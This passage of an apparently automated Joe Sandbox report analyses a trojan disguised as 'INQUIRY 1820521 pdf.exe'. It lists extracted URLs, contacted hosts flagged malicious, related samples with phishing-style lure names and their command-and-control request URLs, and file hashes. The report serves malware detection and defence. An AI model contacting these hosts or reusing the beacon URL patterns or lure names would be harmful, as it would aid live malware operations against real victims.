http://www.fontbureau.com/designersG	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cnP	INQUIRY 1820521 pdf.exe, 00000000.00000003.647365579.000000000086A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.goodfont.co.kr-e	INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.000000000868A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.carterandcone.comTCV	INQUIRY 1820521 pdf.exe, 00000000.00000003.648173441.000000008675000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.sogou.com/web?query=%22xinghai-nb.com%22&ie=utf8	ipconfig.exe, 00000010.00000002.909460899.0000000003C6F000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name4	INQUIRY 1820521 pdf.exe, 00000000.00000002.681087935.000000000316C000.00000004.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&rsv_idx=1&tn=baidu&wd=%22xinghai-nb.com%22	ipconfig.exe, 00000010.00000002.909460899.0000000003C6F000.00000004.00000001.sdmp	false		high
http://weather.gc.ca/astro/seeing_e.html)	INQUIRY 1820521 pdf.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.000000000868A000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com	INQUIRY 1820521 pdf.exe, 00000000.00000003.649744623.000000008690000.00000004.00000001.sdmp, INQUIRY 1820521 pdf.exe, 00000000.00000003.648154043.000000008690000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.monotype.5;M	INQUIRY 1820521 pdf.exe, 00000000.00000003.651699352.000000008690000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	INQUIRY 1820521 pdf.exe, 00000000.00000002.681685603.000000003579000.00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cnD	INQUIRY 1820521 pdf.exe, 00000000.00000003.647389949.000000000086A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.typography.netD	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com?	INQUIRY 1820521 pdf.exe, 00000000.00000003.648173441.0000000008675000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnl	INQUIRY 1820521 pdf.exe, 00000000.00000003.647389949.00000000086A6000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn0A	INQUIRY 1820521 pdf.exe, 00000000.00000003.647389949.00000000086A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cna	INQUIRY 1820521 pdf.exe, 00000000.00000003.647266371.00000000868A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 0000000A.00000002.909308759.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.000000000868A000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.0000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.com11	INQUIRY 1820521 pdf.exe, 00000000.00000003.648154043.0000000008690000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	INQUIRY 1820521 pdf.exe, 00000000.00000002.681087935.0000000000316C000.00000004.00000001.sdmp, INQUIRY 1820521 pdf.exe, 00000000.00000002.681042988.0000000003121000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html?	INQUIRY 1820521 pdf.exe, 00000000.00000003.651191297.00000000868E000.00000004.00000001.sdmp	false		high
http://www.goodfont.co.krs-cz	INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.00000000868A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr?	INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.00000000868A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.tiro.comTZ	INQUIRY 1820521 pdf.exe, 00000000.00000003.647616493.00000000086A5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.come7	INQUIRY 1820521 pdf.exe, 00000000.00000003.649744623.00000000008690000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.coms	INQUIRY 1820521 pdf.exe, 00000000.00000003.647616493.00000000086A5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.comTC	INQUIRY 1820521 pdf.exe, 00000000.00000003.648173441.00000000008675000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coms-c	INQUIRY 1820521 pdf.exe, 00000000.00000003.648173441.00000000008675000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.c	INQUIRY 1820521 pdf.exe, 00000000.00000003.647449439.00000000086A8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnCg	INQUIRY 1820521 pdf.exe, 00000000.00000003.647389949.00000000086A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://en.wikip	INQUIRY 1820521 pdf.exe, 00000000.00000003.649744623.00000000008690000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.c~	INQUIRY 1820521 pdf.exe, 00000000.00000003.647449439.00000000086A8000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.carterandcone.coml	INQUIRY 1820521 pdf.exe, 00000000.00000003.648154043.00000000008690000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn	INQUIRY 1820521 pdf.exe, 00000000.00000003.647389949.00000000086A6000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sandoll.co.krim	INQUIRY 1820521 pdf.exe, 00000000.00000003.647112356.0000000000868A000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	INQUIRY 1820521 pdf.exe, 00000000.00000002.687768375.00000000009882000.00000004.00000001.sdmp, explorer.exe, 0000000A.00000000.704043522.000000000B970000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cnu-e	INQUIRY 1820521 pdf.exe, 00000000.00000003.647365579.0000000000086A6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.82.58	www.xinghai-nb.com	United States		13335	CLOUDFLARENETUS	true
198.185.159.144	ext-sq.squarespace.com	United States		53831	SQUARESPACEUS	false
210.152.87.233	hhcuerkn.com	Japan		4694	IDCFIDCFrontierIncJP	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385289
Start date:	12.04.2021
Start time:	09:41:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 23s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	INQUIRY 1820521 pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@17/4@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.2% (good quality ratio 6.8%) • Quality average: 57.3% • Quality standard deviation: 39.3%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 104.42.151.234, 20.82.210.154, 13.64.90.137, 205.185.216.42, 205.185.216.10, 104.43.193.48, 104.43.139.144, 92.122.213.247, 92.122.213.194, 52.255.188.83, 20.54.26.129 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, ctldl.windowsupdate.com, cds.d2s7q6s2.hwcdn.net, skypedataprdcolcus16.cloudapp.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, au.download.windowsupdate.com.hwcdn.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus16.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:42:14	API Interceptor	1x Sleep call for process: INQUIRY 1820521 pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	sgJRcWvnkP.exe	Get hash	malicious	Browse	• www.aldlan-studio.com/svh9/?EZA4iv=iUgadD8kb6gMm/UthcIeLrQXBXKqEwA1IwoQkb8SyhCa1CCH2tdbgVRBTGVl6GtCHz6WbdtHlg==&GzuLH=VBZtT83HH6GhB4
	remittance info.xlsx	Get hash	malicious	Browse	• www.makingwaves.design/svh9/?5ja0c8yp=HlxAPFB4jZ3NXox3gOhW2mb89mcrhBqsxr7jk8SFshbVhphDLQeHIc6bZtAlCAGtmfvtHQ==&2dn4M=z4DhUBy8
	36ne6xnkop.exe	Get hash	malicious	Browse	• www.totally-seo.com/p2io/?1bVpY=TySV6YYzJGXnavbEwOCoDLKT5SC+Z4Hfl/S6WoKTLKp4rrhaLWxPw3pQ7MoCWZBvIMUw&TVg8Ar=tFNd1Vlhj2qp
	mW07jhVxX5.exe	Get hash	malicious	Browse	• www.creationsbyjamie.com/nsag/?Jry=uVd8K&MHQD=ikjZmpp02NVieHaNLwg8/vzbnsAf6IhlNdOODdzSNMaisic822ysYeH69uqv2TJux/MF
	NEW ORDER ELO-05756485.exe	Get hash	malicious	Browse	• www.gammacake.com/riai/?Tj=WtQWSOTzj6QeB4pNJBVQ9tU2A2vUwP0QAZgX7UMYEeL+qDlhyiyE4waWUtaNiZ+URiEIlTuTIg==&RX=dhutZbdHWPcd4ls

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• www.theskineditco.com/mb7q/?yN60IZO0=ls93n2nhUbPH7ZWasPqHHp+Oj5DBIWMdhgoo5YdbrjX5fhF2xRgLdx2nyRRs2JHw0wni&1bhta6=SXxhAn0XI
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• www.anadelalastra.art/sqra/?NBZl=lD4TJk9xsMd0/PL293fidflTFReEfYiBAFO2d5wZtfSldQt+n1O6CAKQlGZxKl5sANQQ&lzul=wRDL7BohbLBLJV
	RCS76393.exe	Get hash	malicious	Browse	• www.pimpmyrecipe.com/goei/?EzuXh6BP=TTuxDc9EejbduYk8ZHEjlKcpN/O2EpBILXUKac8y6lhY4fajDGEqKXEgdN9L03N9MJzUHOy50w==&RL0=rVvxj02xpd_lyz
	PO4308.exe	Get hash	malicious	Browse	• www.alchemistslibrary.com/pnqr/?X2JtjTX8=z9nKZcvAPWzUQhY9y3T5XVIzOkQhxhUtd7CKHZyMoghVgOSKx+Fjs7sJEQh08Ts7gk8yJD62ag==&bl=TVltEdNXpFHh
	TazxfJHRhq.exe	Get hash	malicious	Browse	• www.thehoisticbirthco.com/evpn/?JDK8ix=x0ZJTajXylflf9w1AOLp4z6MEeP0j5bmDWx3E2oNmzw2lecwih58OZgaRC+Q9k1hI2JG&w4=jFNp36Ihu
	Order Inquiry.exe	Get hash	malicious	Browse	• www.getgenevieved.com/r4ei/?9rQl2=wFNtQXbP&t6Ad=lOfuxtPF4il1Jf5EERhirk3Wdt+b9SUzBWaFyElm1rRKZL2x7wuCbVuufCM8qdhuJ86n

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?oX=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr976CPGLkKL8&sBZ8qr=Fxl8FxGPjJo8-
	New Order.exe	Get hash	malicious	Browse	• www.radiorejekts.com/gwam/?lry=ONtj9W7nV9ZGpEHVJNfDlWrNbkpYgiFClGnoUoEoQiKZyCXOLwMg6K6LKjWWFncBTlNA&ob30vr=S0Glx8
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• www.cindybelardo.com/qqeq/?UR-TRLn=dLvWoyYzKTWvJDoMFkksqqSDwqODaAlE6DnRYqazt3fnGgf3WgjjWBSyr+bASemz+tq7&P6u=Hb9l0TTXQ4NLhX
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• www.xomonroe.com/evh4/?vR-lx=mUKuFt7Jt/u71c4PSt38ziCZS3BUg2e8LD2S6eZiZC4IumnTujc05pOAm4tUdXdaGNCmokkeSA==&E8LHll=jfIX5LDxkxdhJTgP
	New Month.exe	Get hash	malicious	Browse	• www.ussouthernhome.com/nppk/?kfIXa4=PcNj3q/CMcdvPYJC9A1ueSg5wRTqWaK9K+KWTMGfE5xlowphBNT+eHYPWkjoOWig7+Qi&XP0=ybFLQT2H0FsXBx
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• www.markrobersticker.com/aun3/?YrIHdvPX=r/YBW9ssF3S+2poRG61gcf3j1YCgKIjwgQz6XW4ODbs5DL3PWKC9kUAY5ABsTG3sD74i&Dzut_N=3fm0
	new built.exe	Get hash	malicious	Browse	• www.amymako.com/klf/?TIX=YvLT&t8o=YIBPr2PP4TUydPzAxpqYzoT8Fd3d4uq1lz450j/EP32B3j2OHU2eBgUME3q0XrkiC9k9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice.xlsx	Get hash	malicious	Browse	• www.aratsycosmetics.com/iu4d/?L2JH=uKRUrjhLA6aGoerdjROgrXpkE9A34BbuVfDDyYeArPtVUwLJNjfP2xipo2Au/YQGKskRiw==&0n=fxlp
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.egofickle.com/rrrq/?0R-LTpD=flBAwtBUc2AtuFdzEcCTdBR4iqwx1dALhor1r45uJJNE7oTAKP6XpVhMc7NBwxyLLq7z&uDKlwt=XPiPwvlxrzD

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ext-sq.squarespace.com	RFQ #Uacac#Uc801#Uc694#Uccad_#Ud574#Uc131190918.exe	Get hash	malicious	Browse	• 198.185.159.144
	36ne6xnkop.exe	Get hash	malicious	Browse	• 198.185.159.144
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 198.185.159.144
	cV1uaQeOGg.exe	Get hash	malicious	Browse	• 198.49.23.145
	PO.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 198.185.159.144
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 198.185.159.144
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order Inquiry.exe	Get hash	malicious	Browse	• 198.185.159.144
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Order.exe	Get hash	malicious	Browse	• 198.49.23.144
	New Order.exe	Get hash	malicious	Browse	• 198.185.159.144
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 198.49.23.145
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Month.exe	Get hash	malicious	Browse	• 198.185.159.144
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 198.185.159.144
	new built.exe	Get hash	malicious	Browse	• 198.185.159.144
	Invoice.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 198.185.159.144
	remittance info.xlsx	Get hash	malicious	Browse	• 198.185.159.144
	36ne6xnkop.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 198.185.159.144
	NEW ORDER ELO-05756485.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 198.185.159.144
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 198.185.159.144
	RCS76393.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO4308.exe	Get hash	malicious	Browse	• 198.185.159.144
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order Inquiry.exe	Get hash	malicious	Browse	• 198.185.159.144
	PO#41000055885.exe	Get hash	malicious	Browse	• 198.49.23.144
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Order.exe	Get hash	malicious	Browse	• 198.49.23.144
	New Order.exe	Get hash	malicious	Browse	• 198.185.159.144
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMASANGAN.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 198.49.23.145
	New PO#700-20-HDO410444RF217,pdf.exe	Get hash	malicious	Browse	• 198.185.159.144
	New Month.exe	Get hash	malicious	Browse	• 198.185.159.144
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 198.185.159.144
CLOUDFLARENETUS	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	C++ Dropper.exe	Get hash	malicious	Browse	• 104.21.50.92
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 23.227.38.65
	JSTCG21040600210 xlxs.exe	Get hash	malicious	Browse	• 104.21.19.200
	PAYMENT RECEIPT.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO5411.exe	Get hash	malicious	Browse	• 104.21.21.198
	COMMERCIAL INVOICE N#U00c2#U00ba 0001792E21.exe	Get hash	malicious	Browse	• 104.21.17.57
	9479_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	fyi.exe	Get hash	malicious	Browse	• 172.67.188.154
	inv.exe	Get hash	malicious	Browse	• 104.21.73.99
IDCFIDCFrontierIncJP	YPJ9DZYIpO	Get hash	malicious	Browse	• 61.203.182.242
	ccavero@hycite.com.htm	Get hash	malicious	Browse	• 210.140.252.186
	z2xQEFs54b.exe	Get hash	malicious	Browse	• 210.140.73.39
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 210.152.86.78
	Swift File_pdf.exe	Get hash	malicious	Browse	• 210.152.86.78
	Payment Transfer Copy of $274,876.00 for the invoice shipments.exe	Get hash	malicious	Browse	• 210.152.86.132
	wEcncyxrEe	Get hash	malicious	Browse	• 202.230.13.241
	Xy4f5rcxOm.dll	Get hash	malicious	Browse	• 164.46.102.68
	990109.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 202.241.208.4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://perpetual.veteran.az/673616c6c792e64756e6e6540706572706575475616c2e636f6d2e6175	Get hash	malicious	Browse	• 202.241.208.56
	SecuriteInfo.com.Trojan.DownLoader7.37706.14895.exe	Get hash	malicious	Browse	• 210.152.124.48
	SecuriteInfo.com.Trojan.DownLoader7.37706.14895.exe	Get hash	malicious	Browse	• 210.152.124.48
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 202.230.201.31
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://wolusozai.web.app/yuniri-%E9%AB%98%E9%BD%A2%E8%80%85-%E7%84%A1%E6%96%99%E3%82%A4%E3%83%A9%E3%82%B9%E3%83%88.html	Get hash	malicious	Browse	• 210.129.190.174
	3yhnaDfaxn.exe	Get hash	malicious	Browse	• 210.140.73.39
	http://https://nursing-theory.org/theories-and-models/holistic-nursing.php	Get hash	malicious	Browse	• 202.241.208.55
	http://lapolicegear.com/?msclkid=bff2b1b585fd11812fcaee88d4e2dc4d&utm_source=bing&utm_medium=cpc&utm_campaign=ECI%20-%20LA%20Police%20Gear%20-%20Branded&utm_term=lapg%20gear&utm_content=LAPG%20Branded	Get hash	malicious	Browse	• 202.241.208.100
	http://www.fujikura-control.com	Get hash	malicious	Browse	• 210.140.44.93

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\INQUIRY 1820521 pdf.exe.log

Process:	C:\Users\user\Desktop\INQUIRY 1820521 pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
